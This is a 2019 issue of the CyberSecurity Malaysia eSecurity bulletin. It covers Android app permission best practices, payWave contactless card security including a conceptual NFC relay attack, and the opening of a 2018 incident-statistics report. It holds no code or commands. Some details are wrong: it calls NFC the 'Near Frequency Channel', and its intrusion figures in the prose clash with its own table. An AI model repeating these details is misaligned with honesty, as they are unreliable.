CyberSecurity MALAYSIA

www.cybersecurity.my

eSecurity

The First Line of Digital Defense Begins with Knowledge

Vol 46 - (1/2019)

PayWave

Malaysia Threat Landscape 2018 – Based on Incidents Reported to CyberSecurity Malaysia

> *"Technology is nothing. What's important is that you have a faith in people, that they're basically good and smart, and if you give them tools, they will do wonderful things with them"*
>
> *Steve Jobs*

ISSN 1985-1995

Your **cyber safety** is our **concern**

Securing Our Cyberspace

CyberSecurity Malaysia is the national cybersecurity specialist and technical agency committed to providing a broad range of cybersecurity innovation-led services, programmes and initiatives to help reduce the vulnerability of digital systems, and at the same time strengthen Malaysia's self-reliance in cyberspace. Among specialised cyber security services provided are Cyber Security Responsive Services; Cyber Security Proactive Services; Outreach and Capacity Building; Strategic Study and Engagement, and Industry and Research Development.

For more information, please visit http://www.cybersecurity.my. For general inquiry, please email to info@cybersecurity.my. Stay connected with us on www.facebook.com/CyberSecurityMalaysia and www.twitter.com/cybersecuritymy

www.cybersecurity.my

Cyber999 Help Centre | My CyberSecurity Clinic | Professional Development (Training & Certification) | Product Evaluation & Certification (MyCC) | Information Security Management System Audit and Certification (CSM27001) | Malaysia Trustmark | Security Assurance | Digital Forensic & Data Recovery | Malaysia Computer Emergency Response Team (MyCERT) | Security Management & Best Practices | Cyber Security Research | CyberSAFE (Cyber Security Awareness for Everyone)

MINISTRY OF COMMUNICATIONS
AND MULTIMEDIA MALAYSIA

CyberSecurity
MALAYSIA

CyberSecurity Malaysia
(726630-U)

Level 7, Tower 1,
Menara Cyber Axis,
Jalan Impact,
63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

T: +603 - 8800 7999
F: +603 - 8008 7000
E: info@cybersecurity.my

Customer Service Hotline:
1 300 88 2999
www.cybersecurity.my

Best Brand
Internet Security
2008 & 2009

CERTIFIED TO ISO/IEC 27001:2013
CERT. NO. : AR 4656

MS ISO/IEC 17025
TESTING
SAMM NO. 456
(MySEF LABORATORY)

MSC MALAYSIA
Status Company

Best Child Online
Protection Website

WELCOME MESSAGE FROM THE CEO OF CYBERSECURITY MALAYSIA

Dear Readers,

The Internet is decisive technology of the Information Age, as electrical engine was the vector of technological transformation of today's Industrial Age. This global network of computer networks, largely based nowadays on platforms of wireless communication, provides ubiquitous capacity of multimodal, interactive communication in chosen time, transcending space. As a significant example, the electronic payment system has gradually and progressively implemented to improve current traditional payment method. 'Touch 'n Go' card and contactless bank card known as 'payWave' are such electronic system used for quite a while in Malaysia.

Even though this payment method is growing positively, many of us still have concerns and questions on security matters especially the PayWave. Are these new technologies proven safe? Is it easier to hack? Will our data be exposed to electronic pickpocket? And what are the risk of identity theft? In this edition, in the article titled **"PayWave"**, the authors describe PayWave technology and security features. This is an opportunity for you to have a better understanding on the PayWave security features and simultaneously, equip yourself in advance, for your next purchases.

"Malaysia Threat Landscape 2018 – Based on Incidents Reported to CyberSecurity Malaysia" is also featured in this edition. This article provides statistics data and incidents trend in Malaysia for our references based on last year incidents reported to CyberSecurity Malaysia through Cyber999. In addition, there are various articles introducing cyber safety tips and guidelines, such as the **Do's and Don'ts of Cloud Security on Software as a Service (SaaS), Smartwatch Security, Privacy and Application** and other various cyber related articles for your reading.

On that note, I would like to thank everyone for their nobility of sharing valuable knowledge and continuous support towards our goal of enhancing online safety. We hope that these articles will be useful tools for you as we work together to shape our digital world.

Thank you and warmest regards.

Dato' Ts. Dr. Haji Amirudin Bin Abdul Wahab
Chief Executive Officer, CyberSecurity Malaysia

EDITORIAL BOARD

READERS' ENQUIRY

Outreach and Corporate Communications, Level 7, Tower 1, Menara Cyber Axis, Jalan Impact, 63000 Cyberjaya, Selangor Darul Ehsan, Malaysia.

PUBLISHED AND DESIGNED BY

CyberSecurity Malaysia,
Level 7, Tower 1, Menara Cyber Axis,
Jalan Impact, 63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

TABLE OF CONTENTS

Android Application Installation - Best Practices

By | Muhammad Zuhair bin Abd Rahman, Muhammad Azizi bin Jamadi & Kamarul Baharin bin Khalid

Introduction

Now, more than ever, people are dependent on mobile device applications as they are part of daily life. Mobility brings convenience but it also comes with risk.

Particularly with Android, although industry-leading security features, great functionality and a robust security ecosystem are incorporated, advanced malware and exploits developed by unpredictable adversaries pose security threats to end-users. These can exploit vulnerabilities, unsecure security controls and dangerous permissions granted by unaware users.

Therefore, how can we end-users defend ourselves against such threats to continue enjoying the openness and freedom offered by the Android ecosystem without compromising our security and privacy? Below are some ideas and best practices for securing your Android device by managing application installation on the device.

Normal vs Malicious App Behaviour

What is Normal?

The term 'normal' in this article is associated with how an app should behave to serve content via Android. Obviously there is no exact template of how an app should behave, but ultimately, an app should be able to run and serve content without running something beyond what it is supposed to.

What we think a normal app constitutes:

- Available in the Play Store, which means it is a Google-approved app.
- Requests permissions related to what content it serves.
- Behaves how the content should be delivered, which is associated with what it does.
- The app can request and contain a variety of permissions, as it can serve multiple services and content in different forms.

For example, a social media application can post a picture by using the camera or accessing the location. From there it can be seen that this app may make multiple permission requests, such as camera and GPS and can have many services running on the smartphone.

What is Malicious?

A malicious app, or an application with malicious behaviour, is characterized by malice: intending to do harm. Within the smartphone scope, malicious often refers to software that steals protected data, alters or deletes information or adds software by deceiving users in terms of approval. Such malicious behaviours are usually transparent to users and are beyond the scope of the expected application behaviours.

Due to the strictness of smartphone security, malicious software functionality is limited and user permission/approval is required to proceed.

What is Permission?


Permission in Android entails a set of privileges or granting a particular application access to certain functionalities and features on Android devices, such as hardware, system applications or features, default applications and sensitive information. The permission control mechanism is meant to protect privacy and create user awareness of what an application might do.

Before Android Marshmallow (before API 23), the system requests permission when a new application installation process is initiated. With some permissions to access certain features, the system might grant them automatically or require the user's authorization to approve the request. Either the user permits everything to install the app or decides not to install the app, as there is no way to allow or revoke certain permissions after the application has been installed.

In Android Marshmallow and up to the latest version, Google has introduced a new model in its permission mechanism by using runtime permissions. The model allows users to alter permissions even after installing the application by either revoking or allowing permissions required by the application; however, this will affect the behaviour of the application or break its functionality if the user does not grant or revoke the required permissions.

As shown in the screenshots below, there are two kinds of permission request on the device.

The first permission request (first screenshot) is from the app itself explaining to the user why it needs this permission and asks for the user's permission. The second permission request (second and third screenshots) is from the Android OS asking the user whether to allow or deny the permission requested by the application.



Allow Facebook the following permissions?

Camera
This lets you use your camera inside of Facebook.
Storage
This lets Facebook store and access information like photos on your phone and its SD card.

Allow **Facebook** to take pictures and record video?

□ Never ask again

Allow **Facebook** to access photos, media, and files on your device?

□ Never ask again

Permission Protection Levels

Normal permissions

Normal permissions pose very little risk to user privacy or application operation. They cover areas where data or resources outside the application sandbox need to be accessed. If an app declares this type of permissions, the system approves them automatically in the installation process. These permissions do not prompt user authorization to allow them and cannot be revoked by the user. Such permissions are seen for example to set the time zone, network status, Bluetooth, alarm, wallpaper and vibrate mode.

Dangerous permissions

Dangerous permissions are part of the operations of an application in areas where the user's sensitive and private information requires access by the application. Such permissions are also for operations that involve the interaction of other applications with the system functionality, which can provide sensitive physical data or information.

Therefore, this type of permissions must be granted by the user explicitly. Without user approval, the respective application is restricted to providing functionality that depends on the specific permission until the user allows it.

Common dangerous permissions requested by applications are for contact information, calendar, camera, SMS, location, microphone, storage, account information, and call log.

Permissions to consider when installing apps

The main rule before installing a new app is to not install any software application the user does not really need. Only download and install software from authorised distributors through Google Play Store. Always verify the source and developer's background to ensure it is a legitimate and trusted version.

Users must update all applications regularly in order to ensure information security. This is to avoid vulnerable versions and patch any vulnerability that might have been found in previous versions. Users can also enjoy new features and functionalities added by the developer.


Remember to make backup copies of the material stored on the mobile device (or synchronise the device). If users synchronise for instance the calendar and address book in a mobile device, only approved services should be used.

There are a few permissions that users should be wary of, not because they are necessarily dangerous but because there could be wide-ranging backlash if data from these permissions were to fall into the wrong hands. Note that these are not the only permissions users should worry about; it's a start.

6 Permissions to be wary of:

1. Location

Why would apps need a precise location? Well, navigation apps like Waze and Google Maps normally require such information to function properly and as precisely as possible. This is also sometimes required by social media applications like Facebook and Twitter to include a current user's location for the sharing feature.



Google Photos @googlephotos 12s
Throwback to that perfect day in paradise by searching "Thailand" in Google Photos. #EasyThrowback

Twitter would like to use your current location to customize your experience.

Allow Twitter to access this device's location?

Logitech Retweeted
Richard Pilgrim @richardpilgrim 13h
I just hooked up my infrared standing fan to my Harmony remote so I can control my fan while I am on the couch. This remote is awesome.

Free and ad-supported applications also need location information to implement location-based advertising. By denying this permission users will still get advertisements but not filtered by location.

Malicious applications may request this permission even though the application behaviour does not indicate the need for a location service. For example, why does a calculator application require location information? This shows that the calculator app has a malicious code included that needs location info to send to a remote server and exploit the functionality if the user allows.

2. Phone Status and Identity

The phone status and Identity permission gives applications the right to obtain the device status, hardware information and identity.


These can be used to identify the user's device or check the availability of a device to be used in the application feature.

It encompasses everything from knowing the smartphone's current state to having access to sensitive information such as the device's IMEI number that can be used to personally identify the device.

In normal situations this permission request is safe, but the risk of malicious activity through this feature is huge. Therefore, users have to check when apps require this permission. If it does not fit any feature provided by the app, it might be good to avoid installing it.

3. Read and Modify Contacts

This feature allows the application to have unrestricted access and read all the contact information stored on the user's phone. In normal circumstances, applications such as SMS apps, contact management apps, diallers and even some social media applications require this feature to operate properly and deliver the service.




Allow Google+ to access your contacts?

We advise users to only allow this permission for the applications mentioned earlier or default applications that come with Android. Avoid giving this permission to apps without any social aspect to acquire this feature.

4. SMS and MMS-Related Permissions

Valid and legitimate messaging applications would require these permissions, especially if they are messaging or SMS applications. Such permissions allow reading and receiving text messages. If there is no valid reason for an application to require these permissions, avoid it.



Allow **Hangouts** to send and view SMS messages?

If unaware users give these permissions to malicious apps, their privacy could be compromised and it could cost a lot money. A malicious app could use these permissions to send illegitimate SMSs or tack extra charges onto each SMS and MMS sent. Again, a little application checking and reasoning should save users from compromises to data and privacy.

5. Account-Related Permissions

This type of permission lets the app check with Android's built-in Account Manager whether the user has any accounts for services like Google, Facebook and so on.

It also lets the app ask for permission to use the account. Once this permission is granted, it allows the application to use or access the user's identity tied to the user's account and the app will not have to request it again; of course concern arises if the app is malicious and continues to do things in the background using the user's name.

Such permission also lets the app authenticate credentials. A malicious app can take advantage of this permission to get passwords by phishing the user.

6. Camera and Microphone Permissions

These permissions let the app use the camera and microphone to take photos and record videos.

A music recognition app like Shazam employs this permission to allow the user to listen to any music they want and search for music on the Internet. A communication or social media app can use this to allow users to send voice or video messages to friends.

A malicious app can secretly record what's going on around the user, including private talks.

Ways to Stay Safe

There are a few things you can do to stay on top of app security.

1. The best way to stay safe is not to immediately avoid any apps that require problematic permissions, but instead to look at the app itself and use reasoning to figure out whether the app really requires these permissions.
2. Users can also send an email to the developer asking about the permissions. If the reply is not satisfactory or if the user did not get a reply at all, then probably give the app a miss.
3. Users should also take advantage of the huge Android community if unsure about the security of a particular app. Read reviews in the Play Store and check forums and Android-centric news sites to see if there have been any complaints about the app recently. It is a bit of work, sure, but better be safe than sorry.
4. If buying a new smartphone that comes with applications pre-installed by the manufacturer, we recommend uninstalling unnecessary applications and re-installing any social media applications directly from the official Google Play Store.

Conclusion

It is hard to deny that by default at least Android's privacy and security settings are somewhat lacking. Between occasionally confusing permission names and the inability to selectively grant permissions, this is definitely something that Android should work on.

However, even with these issues, it is still entirely possible to stay on top of things and ensure the security of your data by being vigilant about the apps you install and the permissions that these apps require. After all, it is your data on your phone – you have control. The power is actually in the user's hands.

References

1. *App permissions best practices - https://developer.android.com/training/permissions/usage-notes*

2. *Permissions overview - https://developer.android.com/guide/topics/permissions/overview*

3. *Understanding Permissions in the Android World - https://clevertap.com/blog/understanding-android-permissions/*

4. *A Guide To Understanding Android App Permissions - https://www.hongkiat.com/blog/android-app-permissions/*

5. *Behaviour analysis of android application - https://www.researchgate.net/publication/311795421_Behaviour_analysis_of_android_application*

6. *Android Apps and Permissions: Security and Privacy Risks - https://brage.bibsys.no/xmlui/bitstream/handle/11250/262677/566356_FULLTEXT01.pdf?sequence=1&isAllowed=y*

7. *Understanding App Permissions - https://guides.codepath.com/android/Understanding-App-Permissions*

8. *Runtime Permissions in Android: The What, Why, and How - https://distillery.com/blog/runtime-permissions-android/*

9. *How to Manage App Permissions on Android - https://www.howtogeek.com/230683/how-to-manage-app-permissions-on-android-6.0/*

10. *MA-694.012018: MyCERT Alert – Fake Bank Negara Malicious APK - https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1304/index.html*

11. *Guide to Android App Permissions & How to Use Them Smartly - https://www.avg.com/en/signal/guide-to-android-app-permissions-how-to-use-them-smartly*

PayWave

By | Nor Zarina binti Zamri & I.D Safairis bin Amat Noor

Introduction

The traditional cash payment system is still the most popular form of payment practice in Malaysia. However, the electronic payment system is progressively being implemented to improve the current traditional payment process. An electronic payment system is a system employed for financial exchanges between buyers and sellers using physical cards as the medium of transaction, which differs from traditional payment with cash money. The card utilized for electronic payments is a smartcard that contains electronic cash. An example of an electronic system used for quite a while in Malaysia is the Touch ‘n Go card. This is used to pay fees, such as toll tickets, train tickets and parking. Another example of an electronic system introduced is payment via contactless bank card, payWave. In contrast to Touch ‘n Go that allows only small transfer amounts, payWave may involve larger amounts and is not limited only to payment options available with Touch ‘n Go.

Convenience is always something people seek, especially when shopping. This is why when Visa payWave was introduced a lot of people were quick to change their credit and debit cards over to the new payWave card system that allows for contactless payments.

Moving forward from cash to electronic systems in Malaysia

The evolution of the retail e-payment systems in Malaysia is shown in Figure 1.




Figure 1: Evolution of retail e-payment systems in Malaysia [1]

PayWave was introduced in Malaysia in 2007 [2]. PayWave is a contactless method of payment, which is an evolution from the previous payment card systems that started in the 1970s. The payment card evolution is illustrated in Figure 2.




Figure 2: Payment card evolution [3]

PayWave Technologies

Contactless payment is a secure method for consumers to purchase products or services via debit, credit or smartcard (also known as chip cards) that use RFID technology or near-field communication (NFC).

NFC is a wireless connectivity technology that enables convenient short-range communication between electronic devices. The range of communication should be less than 4cm. NFC was developed by Sony and Philips in late 2002 [4]. NFC chips are embedded in devices that can send encrypted data to a field located near the reader to conduct transactions [4]. To make a contactless payment, a person simply needs to tap their card near a point-of-sale terminal – leading to the nickname “tap-and-go” [5]. While it may seem like a potentially huge security risk if someone manages to get a hold of your credit card and just use it at any payWave terminal, there are security measures that can be taken to ensure all payWave users are safe. Interestingly enough, payWave runs on the Near Frequency Channel (NFC) of the Radio Frequency Identification (RFID) spectrum. NFC works in the 13.56 MHz range, meaning that the signals can only be read if both the card and the card reader are within touching distance of each other (in most cases they actually have to touch).

The Europay, MasterCard and Visa (EMV) standard also states that whenever a contactless card is used for payment, one-time point-to-point encryption (P2PE) is used for a particular session only.




Figure 3: P2PE [7]

While the NFC technology has been around for a very long time, it has only recently started being used for payment purposes. This means certain vulnerabilities exist in NFC technology that can be exploited to conduct attacks against payWave cards or devices that support mobile wallets (M-Wallets).

Just like the contactless card, M-Wallet is another popular payWave method as people only need to key their card information in their phone and it is stored for whenever they need to use it. The advantage is that it is a further improvement from the current cashless system. All people need now is their phone and they no longer need to carry around bulky wallets.

ISO/IEC 14443 is an international standard that defines proximity cards used for identification, and the transmission protocols for communicating with it. This means that smartphones that are NFC-enabled can read the cards although no information will be displayed because it is encrypted.

PayWave Security

The card provider guarantees the payWave card has a number of security features [6]:

a. Restricted Read Range

Enabled cards only work when they are in very close proximity to a card reader. The range must be less than 4cm, which makes it virtually impossible to intercept the payment information on route.

b. EMV Chip Technology

Data protection and transaction security are available through the use of keys and the latest encryption technology

c. Real-Time Fraud Monitoring

Transactions are analysed in real-time and scored for fraud potential. A comprehensive view of the payment systems worldwide serves to identify fraud patterns and detect suspicious transactions right at the point of sale.

d. Low Transaction Limits

The payWave amount limit depends on the bank, which sets a default amount when issuing the card. The limit is between RM 150 and 500. Customers need to enter a PIN if the purchase exceeds the limit.

e. Consumers in Control

Only one payment can be processed at a time. Transactions are processed through the same, reliable payment network. One-time point-to-point encryption (P2PE) helps prevent a contactless card from being charged twice during a single transaction, which is something a lot of people worry about.

An attack can be launched against a payWave card by using two NFC-enabled phones. Such attack is called man-in-the-middle or relay attack. The first phone acts as the “sender” because it reads the data from a contactless card and sends it to the “receiver” phone through any form of data connection such as Bluetooth or WiFi. The receiving phone is placed on top of a terminal that has payWave enabled and as soon as the card touches the first phone, the data is sent to the second phone and relayed to the card reader that accepts the payment as if it was a valid card.



Victim Reader
Victim Target
NFC (max 10 cm)
1. Transport Protocol REQ
6. Transport Protocol RES
4. Transport Protocol RES
3. Transport Protocol REQ
NFC (max 10 cm)
Relay Channel (long distance)
5. Transport Protocol RES (Relay)
2. Transport Protocol REQ (Relay)
Adversary Target
Adversary Reader

Figure 4: NFC relay attack setup [8]

This attack is not always successful because it depends heavily on the time taken to read the payWave card, relaying it over a data connection and outputting it on the receiving device in order to make the payment. If it takes too long, the terminal would simply reject the payment and not accept the card or phone.

Conclusion

Payment systems are increasingly in line with today's technological developments. Current technology that depends largely on the use of devices has weaknesses and advantages. The most important thing to emphasize is security. No matter how sophisticated a technology is, it is seen as useless if there is a lack of safety.

References

1. A. Mohammad, THE DEVELOPMENT OF E-PAYMENTS AND.

2. NST, Visa says its payWave cards are safe, no reports of fraud, Kuala Lumpur: NST ONLINE, January 19, 2017.

3. M. P. Ong, Payment Cards in Malaysia : Redefining the Way to Pay, Kuala Lumpur: National Cards Group (NCG), 2014.

4. H. Du, NFC Technology: Today and Tomorrow, International Journal of Future Computer and Communication, Vol. 2, No. 4, August 2013.

5. [Online]. Available: https://www.investopedia.com/.

6. [Online]. Available: https://virginmoney.com.au/blog/6-security-features-of-visa-paywave/.

7. [Online]. Available: https://nabvelocity.com/articles/encryption/.

8. S. B., S. P. Nikolaos Alexiou, "Formal security analysis of near field," Elsevier, February 2016.

Malaysia Threat Landscape 2018 – Based On Incidents Reported To CyberSecurity Malaysia

By | Sharifah Roziah binti Mohd Kassim & Norlinda binti Jaafar

Introduction

This report covers the threat landscape in Malaysia for the year 2018 based on incidents reported to CyberSecurity Malaysia through MyCERT. The report comprises the results of analysis, investigation and assessment of the reported incidents in the entire 2018 and it only highlights the most dominant cyber threats observed in Malaysia in that year. The sources of incidents reported to MyCERT are various parties within the constituency as well as from outside Malaysia, which include home users, private sectors, government sectors, industries, cybersecurity organizations from abroad, cyber threat intelligence, foreign CERTs, Special Interest Groups, as well as our own pro-active monitoring.

Overall, a total of 10,699 incidents were reported in 2018, representing a 34% increase compared to the year 2017. In summary, 6 dominant cyber threat incidents received and handled by MyCERT in 2018 were identified, which are cyber blackmail, web defacement, data breach, malicious APK, ransomware, and cryptomining malware.

Below is a graph showing a comparison between 2017 and 2018 based on incident categories.




Figure 1: Comparison of incidents for 2017 and 2018

Overview of Incident Trends 2018

In 2018, the greatest number of incidents reported (total of 5,123) were of online fraud, coming from organizations, home users, private sectors, industries and foreign entities. By looking at the current trend and scenario, it is likely that online fraud incidents will continue to grow in the coming year and remain one of the most frequently reported incidents in our constituency. The next highest numbers of incidents reported to MyCERT were of intrusion and malicious codes, with respectively 1,805 and 1,700 reports in total.




Figure 2 Statistics based on incident categories for 2018

Category	Number of Incidents
Content Related	111
Cyber Harassment	356
Denial of Service	10
Fraud	5123
Intrusion	1160
Intrusion Attempts	1805
Malicious Codes	1700
Spam	342
Vulnerability Reports	92

Figure 3 Number of incidents by category reported in 2018

Online Fraud

A total of 4,513 incidents of phishing were reported last year. Phishing is always the top contributor to online fraud incidents every year. The majority of phishing websites reported are hosted at a single hosting company in Malaysia and other vulnerable servers.

Phishing was followed by 275 online scam incidents. Some of the other subcategories of online fraud incidents received are cyber blackmail scams, business email compromises, parcel scams, unauthorised transactions and purchase frauds.

The following figure contains the statistics on subcategories of online fraud incidents that were reported in 2018. The general online fraud incident subcategories are phishing, unauthorized transactions, illegal investments, impersonation and spoofing.

Subcategories of Fraud	Number of
incidents	111
Fraud -- Counterfeit Item	3
Fraud -- Domain Dispute	1
Fraud – Purchase Fraud	114
Fraud -- Fraud Site	30
Fraud -- Illegal Investment	8
Fraud -- Impersonation & Spoofing	90
Fraud -- Job Scam	24
Fraud -- Lottery Scam	49
Fraud -- Nigerian Scam	4
Fraud -- Online Scam	275
Fraud -- Phishing	4513
Fraud -- Unauthorized Transaction	12

Figure 4 Different categories of online fraud reported in 2018

According to the above statistics of online fraud subcategories, the third most reported incidents are recognized as purchase fraud. The reports were mainly made by home users as the victims. Normally the procedure for handling purchase fraud involves a law enforcement agency (LEA) and accordingly, victims are advised to lodge a police report. MyCERT assists victims and LEAs with technical aspects such as notifying hosting providers to take down websites that facilitate fraud activities.

Web Defacement

MyCERT has been documenting many incidents of web defacement targeting Malaysian websites. It is generally well-known that this kind of incident is an attack on a website that changes the visual appearance of the site or a webpage. Web defacement is typically the work of defacers who break into a web server that has some vulnerability or a server that uses an unpatched version of the CMS. As a preventive measure, MyCERT has released advisories to guide system administrators in taking the necessary steps to secure their systems against unwanted instances as well other security threats.

